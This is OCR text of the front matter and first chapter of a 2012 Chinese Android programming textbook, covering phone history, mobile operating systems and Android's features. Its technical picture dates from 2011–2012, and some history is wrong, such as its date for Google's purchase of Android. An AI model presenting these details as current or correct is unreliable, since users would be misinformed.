



Android



开发实战经典

李兴华 编著



名师讲解：52小时高清教学视频
实例教学：543个各类实例及分析
海量资料：2 DVD超大容量



◎ 视频讲解：

52小时知名讲师Android高清教学视频，课程培训市场价值2500元！

◎ 名师编著：

作者系北京魔乐科技（MLDN实训中心）首席讲师，8年软件开发经验，6年高端培训经验，为大中型企业培训超过40家，培训就业学员逾万人。

◎ 实例教学：

543个各类实例源代码及运行结果、过程分析，加强实战。

◎ 电子教案：

为方便老师授课，登录http://www.jiangker.com可获取本书电子教案。

◎ 技术支持：

魔乐3G/4G就业实训中心：http://3g.mldnjava.cn/
官方技术论坛：http://bbs.mldn.cn
课程合作网站：www.jiangker.com

清华大学出版社

名师讲坛——Android开发实战经典

李兴华　编著

清华大学出版社

北　京

内 容 简 介

《名师讲坛——Android 开发实战经典》从初学者的角度，以丰富的实例、案例，通俗易懂的语言，简单的图示，系统全面地讲述了 Android 开发中应用的技术。全书共分为 13 章，包括认识 Android、搭建 Android 开发环境、初识 Activity、Android 中的基本控件（上）、布局管理器、Android 事件处理、Android 中的基本控件（下）、数据存储、Android 组件通信、多媒体技术、手机服务、网络通信、定位服务等内容。

《名师讲坛——Android 开发实战经典》提供了大量的小实例、案例、示意图，方便读者快速理解和应用，随书附带长达 50 多小时的教学视频和 PPT 电子教案，另外还专门提供了 BBS 论坛为读者解答问题。《名师讲坛——Android 开发实战经典》作者有多年的开发和教学经验，愿意成为读者的良师益友。

《名师讲坛——Android 开发实战经典》适合每一位从事 Android 开发的技术人员，也适合作为培训中心、计算机相关专业的参考书。

图书在版编目（CIP）数据

Android 开发实战经典/李兴华编著. —北京：清华大学出版社，2012.3
（名师讲坛）

ISBN 978-7-302-28155-9

I. ①A…　II. ①李…　III. ①移动终端-应用程序-程序设计　IV. ①TN929.53

中国版本图书馆 CIP 数据核字（2012）第 027254 号

责任编辑：赵洛育　刘利民
封面设计：刘洪利
版式设计：文森时代
责任校对：王　云
责任印制：
出版发行：清华大学出版社
　　网　　址：http://www.tup.com.cn，http://www.wqbook.com
　　地　　址：北京清华大学学研大厦 A 座　　**邮　　编：**100084
　　社 总 机：010-62770175　　**邮　　购：**010-62786544
　　投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
　　质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
印 刷 者：
装 订 者：
经　　销：全国新华书店
开　　本：185mm×260mm　**印　　张：**43.25　**字　　数：**1186 千字
　（附 DVD 光盘 2 张）
版　　次：2012 年 3 月第 1 版　**印　　次：**2012 年 3 月第 1 次印刷
印　　数：1～6000
定　　价：88.00 元

产品编号：045568-01

写在前面的话

我们在用心做事，做最好的教育，做最好的书籍。

——魔乐科技（MLDN）李兴华

非常感谢广大读者长期以来对“名师讲坛”系列图书的支持，此时您拿到的这本《名师讲坛——Android 开发实战经典》是此套技术系列图书的最新作品，相信一定可以满足您学习Android 技术的需求，并且可以从中获得更多有用的实战开发技术。

本书从 2010 年 8 月开始酝酿、筹划，到 2011 年 10 月 18 日编写完成，共历经了近 15 个月的时间，在此非常感谢各位读者对笔者编写工作的理解、对本书延迟推出的谅解以及对本书一如既往地关注与支持。同时，要感谢清华大学出版社的刘利民编辑，是他一直支持着我完成本书创作，并且指导我将本书逐步完善，最终得以与广大读者见面。另外，要感谢魔乐科技软件学院的所有工作人员给予我的帮助与支持，书中那些漂亮的界面、独有的案例更是魔乐科技所有工作人员不断论证、总结、修改、努力的结晶，今后，我们团队将继续秉承对工作认真负责的精神，踏实做好本职工作，为魔乐科技软件学院的发展奠定最坚实的基础。

从 Android 技术进入中国，魔乐科技就时刻关注着此技术的发展，当时的国内还是以Symbian、MTK 技术为主，但不到两年时间， iOS 和 Android 在国内异军突起，Android 的时代也随之到来，同时，大量关于 Android 的图书涌入图书市场，但相信买过这些图书的读者应该与我有相似的几点感受：

（1）由于许多图书是翻译版本，所以内容讲解较粗糙，许多概念缺少详细解释。

（2）同一个应用案例可以在不同的书中延续其“生命”。

（3）书中的结构不清晰，重点不明确，经常是看完之后仍然不知道如何实际使用。

基于如上感受，从 2010 年 8 月开始，笔者将所了解的 Android 技术编写成书，以为读者提供一本真正可以看得懂、用得上的 Android 技术图书，方便读者参考、学习。本书计划于 2011 年 6 月出版，但由于当时恰逢 Android 2.3.3 版本推出，为了使读者更好地掌握新版本，并且能马上将所学知识运用于实战开发中，笔者将教材中使用的 Android 2.2 版本替换为新版本，并对书稿内容重新整理，对技术的解释、案例重新设计，添加了更为完整的注释。虽然此书未能与您如期见面，但是现在的内容更值得您期待。

在魔乐科技软件学院的教学工作中，经常会有人问到，到底该如何去学习 Android？

面对这个问题，魔乐科技始终强调一个最核心的问题——基础，而且更为重要的是 Java SE 基础，或者说是面向对象的分析与设计。Android 不是凭空产生的，而一门新技术如果要更好地推广使用就必须依靠于原有的开发模式，Google 的 Android 选择的恰恰是开发人员众多的 Java 平台，所以我们建议读者至少在学习了本系列图书的《名师讲坛——Java 开发实战经典》和《名师讲坛——Java Web 开发实战经典》，并且熟练掌握了面向对象的各个概念以及应用案例、MVC 设计模式、HTML、JavaScript、XML 等基础技术后再进行本书的学习，这样便会更好地掌握这门技术，逐步攻克学习中的难点与问题。在任何技术的学习中，基础一定是最重要的，在清楚了解自身实际掌握情况后，有针对性地按照步骤及前期计划去学习，切忌随波逐流、跳跃前进，

持之以恒才能取得最终的成就。另外，本书的视频资料已经在魔乐科技的学员中推广使用，而学员试听后的反馈信息也让我们更加有信心向大家推荐，本书一定是一本大家可以读懂并能作为手边工具书的 Android 图书。

个人认为，在企业平台开发中，Android 的最大特点在于提供了一个便捷的移动办公平台。早期许多公司、企业都使用 Java 构建了自己的办公平台，如 OA、ERP 等系统，但是在移动情况下，这种平台的使用就会受到限制，所以现在许多公司都开始考虑将这种平台向移动领域发展，而 Android、iOS 也就成为了首选，这其中又以 Android 为主，因为 Java 比 C 语言在开发人员数量上占有优势。不过不管从事何种行业，掌握项目的核心业务流程是最为关键的，这也是在我们魔乐科技培训时对所有学员一再强调的，不要被技术蒙蔽了双眼，技术只是一个实现的工具，而业务流程才是最为核心关键的，而这些年通过魔乐科技推荐就业的学员，一直秉承着这样的观点，继续发扬着在魔乐科技培训的学习精神，在各自的领域中不断取得新的进步。

本书讲解的重点是软件开发，但对于一些游戏、图形化的内容也做了相应介绍。本书几乎涉及了日常开发所需的所有知识要点，而且其中包含丰富的代码开发案例，可以帮助每一位从事 Android 开发的技术人员解决工作中遇到的问题，相信读者也可以根据这些案例不断进行扩展，从而开发出属于自己的 Android 项目。

此外，本书也为读者提供了很好的学习支持，当学习中遇到困惑、问题时，可以登录 http://bbs.mldn.cn 论坛寻求魔乐科技软件学院老师的帮助，如果您是院校的老师，还可以登录 http://www.jiangker.com 平台注册，会有专门的工作人员与您联系，并为您提供完整的教学大纲、学习笔记、视频教学等一系列资料，更好地将我们的课程和教学理念推广给更多喜欢软件的学子们，让每一位有志于从事软件行业的人员轻松面对学习的挑战。

另外，由于书中的所有内容均为原创，难免有不完善的地方，希望读者在阅读本书的同时，可以为我们提出宝贵的修改建议或意见，您可直接将建议或意见发送至邮箱 mldnqa@163.com 中，我们会及时采纳并对书中的内容进行修改，争取将本系列软件开发类图书打造成为中国最好的软件教材之一，帮助更多的人实现软件之梦。

最后，希望每位读者在阅读本书的过程中可以获得更大的收获，学有所成，也希望每位读者都为追求自己的梦想而永不放弃。

本书参与人员（排名不分先后）

本书由李兴华组织编写，并承担了全书大部分内容的编写工作，其他参与本书编写的人员有李莉、董鸣楠、崔岚、马云涛、王月清、周艳军、于佳、石瑞、李晓钥、苏莹、郑京伟、邱迪纱、吴海斌、张龙飞、刘春来、张金旭、刘翳、张笑楠、孙述龙、吴亨、朱亚娜、崔跃明、范金圣、郭鸿喜、王四波、李金曼、张旭明、罗昆、徐明明、孙浩、刘宝宝、邵晓芳、汤敬宁、李祺、刘桢媛、李超、刘宏伟、刘刚、庞猛、师铂弘、王鑫、蒋莹蓉、王孝庆、沈煦、王继生、宋如宁、李少龙、赵建军、路继、韩雷、朱红、刘晟、李志兰、于震春、李爱新、赵小迎、谢冬梅、褚金辉、张凤飞、田壮、孔凡星、刘晓薨、刘盾。

目 录

Contents


第 1 部分 走进 Android 的世界

第 2 部分 Activity 程序开发

第 3 部分 Android 高级开发

第 4 部分　Android 应用开发

第 1 部分



走进 Android 的世界

- 认识 Android
- 下载并配置 Android-SDK
- 在 Eclipse 中配置 ADT 开发插件
- 创建并运行第一个 Android 项目

第 1 章　认识 Android

通过本章的学习可以达到以下目标：

☑ 了解智能手机的发展历史。

☑ 了解当前各个手机操作系统的特点及应用。

☑ 了解 Android 操作系统的特点及体系结构。

☑ 理解 Android 的体系结构。

随着互联网的发展，人们已经开始更多地去在意手机这个原本只用于通话的设备能否适应新时代的要求，应运而生的智能手机已经开始引导当前的通信领域。而随着智能手机的发展，也有越来越多的手机操作系统进入了人们的视野，Android 操作系统凭借着其自身的实力及与手机生产商的紧密结合，发展空间被人们所看好。本章将详细介绍智能手机的发展以及 Android 的基本组成。

1.1　智能手机的发展

“手机”，在今天已不再是一个陌生的词汇，其已成为现代生活中通信领域必不可少的工具之一，而对于手机的探索研究，可以一直追溯到 1902 年，最初是由美国人内森·斯塔布菲尔德（如图 1-1 所示）在肯塔基州默里的乡下住宅内制成了第一个无线电话装置。

1938 年，为了解决美国军方的无线通信问题，贝尔实验室应美国军方的要求制作出了世界上第一台“移动电话”，再后来到了 1973 年，摩托罗拉公司工程技术员马丁·库帕（如图 1-2 所示）发明了民用手机，所以马丁·库帕被称为现代手机之父。



图 1-1　内森·斯塔布菲尔德



图 1-2　马丁·库帕

在手机发展的同时，通信网络也在不断地改善，由最早的模拟通信网络（1G 网络），发展

到今天广为使用的数字通信网络（2G 网络），再到可以处理图像、视频流并能方便地访问国际互联网的第三代通信网络（3G 网络），以及将要建立的 4G 通信网络，都为手机终端的发展带来了更多的发展商机，所以手机已经不再像最早那样只满足基本的通话功能，而是开始逐步地变为一个移动的 PC 终端。而这种可以像计算机一样拥有独立操作系统，可以由用户自由开发、安装软件，也可以自由接入互联网进行访问的智能手机，也就开始在人们的生活中广泛使用开来。

对于智能手机有如下几个主要的特点：

☑ 用户可以通过 GSM 或 CDMA 无线网络的方式接入互联网。
☑ 可以具备 PDA 设备的诸多功能，如日程管理、多媒体播放等功能。
☑ 具备独立的手机操作系统，可以由用户根据自己的需要任意扩充更多的第三方应用程序。

1.2　手机操作系统

智能手机本身就是一款搭载了操作系统的手机，而在手机上有许多著名的操作系统，如 Symbian、Palm、BlackBerry、iOS、Windows Mobile、Linux、Android 等，下面分别介绍这几款手机操作系统。

1．Symbian 操作系统

提到手机操作系统，人们不得不想到最早依靠 Symbian（塞班）操作系统发展起来的诺基亚手机，正是因为诺基亚率先开发智能手机成功，才让越来越多的人体验到智能手机的无穷魅力，而随之而来的大量第三方应用程序，更是丰富了用户的使用。Symbian 是一个实时性、多任务的纯 32 位操作系统，具有功耗小、内存占用少等特点，经过多年不断地发展，Symbian 系统已经取得了无比的市场优势，但是随着时间的推移以及同类手机操作系统加入到竞争行列之中，Symbian 也由最早的霸主地位开始逐步衰退。

提示

Symbian 衰退的原因。

就笔者个人的经验总结来讲，Symbian 衰退的根本因素在于，诺基亚（Nokia）公司本身并不是一个研发手机操作系统的公司。众所周知，诺基亚最早并不是一个纯粹研制手机的公司；其在 2000 年之前所推出的手机与摩托罗拉（Motorola）等手机还相距甚远，一直没有达到预期的销量而变得负债累累，但是诺基亚公司大胆地与摩托罗拉、爱立信（Ericsson）、三菱（MITSUBISHI）和宝意昂（Psion，Symbian 操作系统的前身是英国宝意昂公司的 EPOC 操作系统）公司在英国伦敦共同投资成立 Symbian 公司，并使用该公司的 Symbian 系统，而这最终促进了诺基亚公司的成功，并且走在了智能手机的前列，同时获得了丰厚的利润。但是在 2008 年，Symbian 操作系统被诺基亚公司全额收购，而后诺基亚公司并没有让该操作系统得到应有的发展，而且对手机厂商收取相当高的使用费用，许多手机厂商无法负担高额的使用费，从而导致 Symbian 系统的发展受到了阻碍，最终的结果就是诺基亚手机开始逐步退出高端手机市场。作者认为，Symbian 毕竟有一定的用户群体，最好的发展之路就是使用原始的操作语法不变，而使用新的系统架构，全面提升自身性能。

2. Palm 操作系统

Palm（Palmcomputing）操作系统是 Palm 公司开发的一种 32 位的嵌入式操作系统，最早是为掌上电脑所开发的。由于当时硬件设备的性能低下，Palm 操作系统所占用的内存空间只有几十 KB，而且因其出现较早，本身存在着一些功能上的不足，如不直接支持 MP3 音乐播放或电影等。由于 PDA 设备的减少，Palm 公司于 2010 年被 HP 公司所收购，Palm 系统经过修改后（改为 Web OS）成为 HP 平板电脑上所使用的操作系统。

3. BlackBerry 操作系统

BlackBerry（黑莓）操作系统是由 RIM 公司独立开发的与黑莓手机配套的系统，由于黑莓手机在国外的发展势头强劲，所以这款操作系统也就变得声明赫赫，但是近几年黑莓手机在多个国家频频受到排挤，并且同时面临着 Android 和 iOS 操作系统的挑战，其市场份额也在逐步减少。

4. iOS 操作系统

iOS 是由苹果公司专门为 iPhone 手机开发的操作系统，主要应用在 iPhone、iPad、iPod touch 上。iOS 操作系统支持多点触控，再加上苹果公司的号召力，所以 iOS 操作系统现在的发展势头依然被看好，而且有众多专业的软件及游戏制造商加入到了 iOS 第三方软件的开发阵营，使得 iOS 上可用的应用程序越来越多，但是 iOS 操作系统并不是一个开源的操作系统，目前只能应用于苹果公司的移动设备上。

5. Windows Mobile 操作系统

Windows Mobile 是 Microsoft 公司专门为移动设备而推出的移动版 Windows 操作系统，由于其界面的显示类似于 Windows 操作系统，所以用户操作起来比较容易上手。该操作系统预装了 Office、IE 等常用软件，而且支持很强的媒体播放能力以及与 Windows 操作系统的同步支持，但是由于其对硬件要求较高，并且系统会经常出现死机问题，所以限制了此操作系统的发展。

6. Linux 操作系统

Linux 操作系统凭借着其自身开源的特点也被不少移动设备生产商所看好，因为使用此操作系统可以大大降低移动设备的制造成本，各个移动设备生产商可以根据自己的需要对 Linux 进行扩充并形成自己的操作系统。但是另一方面，由于 Linux 的开发难度较高，也没有更好的开发平台支持，再加上开发 Linux 操作系统的公司并没有很强的实力，各个不同版本的 Linux 操作系统过多，所以很难再实现技术上的突破。

7. Android 操作系统

Android 操作系统是由 Google 公司基于 Linux 内核而推出的一款移动操作系统，它继续延续着 Linux 开源的特点，采用多任务处理，而且设计出了更加华丽的图形界面。由于其使用 Java 作为程序开发语言，所以有不少 Java 开发人员陆续地加入到此系统软件的开发阵营，再加上 Google 的号召力及各个移动设备厂商的支持，使 Android 在短期之内迅速发展。虽然目前应用软件相对较少，但随着时间的推移，Android 操作系统必将取得更大的成功。



提示

中国电信一直在大力倡导 Android 的开发。

随着 Android 被推广以来，中国电信一直大力倡导着 Android 的开发，而后中国电信和联想、移动以 Android 为基础，将其修改为 OPhone 平台，希望可以作为 3G 手机的发展平台。

Android 在中国发展的市场前景是被人们所看好的，但是又有一些硬件的担忧。众所周知，中国的网络带宽不足，智能移动设备的覆盖率不广，这些都必将影响 3G 技术（3G 网络未完全铺开的同时，4G 网络又已然进入到中国）在中国的发展，而且对于嵌入式开发，从 2002 年起就一直被一些投机人士作为概念在进行炒作，一直到今天。笔者在这些年中也接触到不少的专业手机开发人员，但是对其所编写代码的质量实在是不敢恭维，也没有任何合理的设计，如果刚入行就做这种开发，虽然短期内可以得到很大的收益，但是长久来讲，手机开发人员很难接触到行业的业务，也很难接触到正规的开发架构。有许多学生一直在询问 Android 的开发前景是好是坏，对此笔者的回答只能是："因为 Android 使用 Java 技术开发，所以在技术上并没有任何的难度，而 Android 作为技术供个人研究一下尚可，如果你已经从事了某一个行业，那么就没有必要非转向 Android 开发。"笔者之所以这样回答主要的一个原因是，对于具有丰富项目经验的开发人员来说，肯定熟悉一个或几个行业的业务流程，而这些行业解决方案才是软件开发的正途，因为每一个开发人员不可能做一辈子的技术，如果你已经在某个行业中取得了一定的成就，那么就建议一直做下去，一直做到最优秀，没有必要转向 Android 开发。

通过以上介绍，相信读者已经对常见的手机操作系统有所了解，但就笔者的经验而言，现在的手机操作系统由于 Symbian 的没落，基本上已经形成了 Android 和 iOS 平分天下的态势，而新的操作系统大战也将在这两个系统间展开，关于这两个系统的比较将随后介绍。

1.3　走进 Android

Android（机器人，著名标志是一个机器人，如图 1-3 所示，Android 3.0 之后的标志如图 1-4 所示），最早由安迪•罗宾（Andy Rubin）创办，于 2007 年被 Google 公司的创始人佩奇收购，而后 Google 公司凭借着 Android 操作系统在智能手机上取得了巨大的成功。



图 1-3　Android 标志




图 1-4　Android 3.0 版本之后的标志

与其他手机操作系统相比，Android 具有如下特点。

☑ 开放性：Android 设计之初首先提倡的就是建立一个标准化、开放式的移动软件平台，所以 Android 操作系统是直接建立在开放源代码的 Linux 操作系统上进行开发的，这样使得更多的硬件生产商加入到了 Android 开发阵营，也有更多的 Android 开发者投入到了 Android 的应用程序开发中，这些都为 Android 平台带来了大量的新的应用。

☑ 平等性：在 Android 操作系统上，所有的应用程序不管是系统自带的还是由应用程序开发者自己开发的，都可以根据用户的喜好任意替换，如文本编辑器，既可以使用 Android 内部提供的，也可以单独开发。

☑ 无界性：在多个应用程序之间，所有的程序都可以方便地进行互相访问，不会受到程序的限制，开发人员可以将自己的程序与其他程序进行交互，例如，通讯录的功能本身可以由 Android 提供，但是开发人员也可以直接调用通讯录的程序代码，并在自己的应用程序上使用。

☑ 方便性：Android 使用 Java 作为开发语言，所以对熟悉 Java 的开发人员没有任何难度。在 Android 操作系统中，为用户提供了大量的应用程序组件（如 Google Map、图形界面、电话服务等），用户直接在这些组件的基础之上构建自己的开发程序即可。

☑ 硬件的丰富性：由于平台开放，所以有更多的移动设备厂商根据自己的情况推出了各式各样的 Android 移动设备，虽然在硬件上有一些差异，但是这些差异并不会影响数据的同步与软件的兼容性。

提示

Android 的开放性可能不会持续太久。


Android 操作系统的开放性确实为一些移动设备生产商带来了福音，但是另一方面，各个移动设备生产商往往会针对于自己的情况对 Android 操作系统进行修改，这样一来就造成了 Android 操作系统的版本混乱，从而导致许多程序无法任意地移植到不同厂商的移动设备上，而 Google 公司也在针对这一点对 Android 市场策略进行调整，所以 Android 的开放性可能不会持续太久，当然，最终的结果是什么，我们还要拭目以待。

在 Android 操作系统之前，对于同类的手机操作系统，只有苹果公司的 iOS 操作系统是比较成功的，而当 Android 成功地推广开来之后，与 iOS 就形成了一个平分天下的态势。这两款操作系统的比较如表 1-1 所示。

表 1-1　iOS 和 Android 的比较

No.	比　　较	iOS（iPhone 手机）	Android
1	开发平台	Apple Mac OS	不局限于操作系统
2	开发工具	Xcode	Eclipse
3	开发语言	Objective – C	Java
4	兼容性	封闭操作系统，由 Apple 制定，兼容性高	Google 规定硬件标准，由不同的厂商进行手机的研发。由于厂商众多，所以兼容性低
5	UI 交互界面	主要依靠触屏完成	需要触屏和按键同时操作
6	显示风格	统一的视觉规范和分辨率	视觉规范由厂商决定，屏幕分辨率繁多

表 1-1 简单地列举了两款操作系统在使用上的明显区别。Android 由于有众多的厂商支持，



而且在 Android 开放源代码期间也有不少厂商对这些代码进行了修改与扩充，所以开发出来的应用程序肯定不会像 iOS 那样稳定，但是 Android 的开放性也同样取得了不少成绩，今后 Android 将何去何从，我们不妨拭目以待吧。



提示

苹果公司乔布斯的慧眼。

苹果公司的 iPhone 手机取得了巨大的成功，这一切都要归功于苹果公司临时行政总裁乔布斯的慧眼。在 Symbian 手机盛行的时代，乔布斯发现智能手机还可以有更多的发展空间，于是抱着这个态度，苹果公司开始尝试加入到智能手机的开发行列中，iPhone 手机就是在这种情况下产生的。到今天，iPhone 上所使用的 iOS 操作系统以及苹果公司追求完美的设计品质，已经让 iPhone 手机取得了巨大的成功。随后，Android 出现，形成了“Android VS iPhone”的局面。

不过遗憾的是，这位极具创造力和影响力的苹果临时行政总裁乔布斯，由于疾病的恶化，于 2011 年 10 月 6 日逝世，他的逝世将给苹果带来怎样的影响，只能通过时间来说明了。如图 1-5 所示为乔布斯逝世时苹果公司网站上挂出来的照片。




图 1-5　乔布斯

提示

Google 公司已经于 2011 年 8 月 15 日收购了摩托罗拉公司。

由于 iPhone 移动设备具备“硬件 + 软件”的先天优势，所以 Google 的 Android 要想真正地超越 iPhone，就必须有自己的硬件制造商。Google 于 2011 年 8 月 15 日花费 125 亿美金收购了摩托罗拉公司，这样 Google 也将具备硬件开发的能力，而这一点也即将表明，Google 开始彻底涉足移动市场，不再简单地只是一家提供软件服务的公司，而与 Apple 的战争也即将打响。但是对于 Google 收购摩托罗拉是福是祸，还需要长时间的观察。

Android 虽然出现时间不长，但是其版本众多。目前，Android 对于智能手机的操作系统的最高版本是 Android 2.3，对于平板电脑支持的操作系统的最高版本是 Android 3.1，而马上又要推出 Android 4.0 版本的系统，但由于本书主要以手机开发为主，所以采用 Android 2.3 版本。

1.4 Android 的体系结构

在 Android 操作系统中，将体系结构划分为 4 层：应用层（Application）、应用框架层（Application Framework）、系统运行库层（Libraries）以及 Linux 内核层（Linux Kernel），这 4 层所包含的内容如图 1-6 所示。

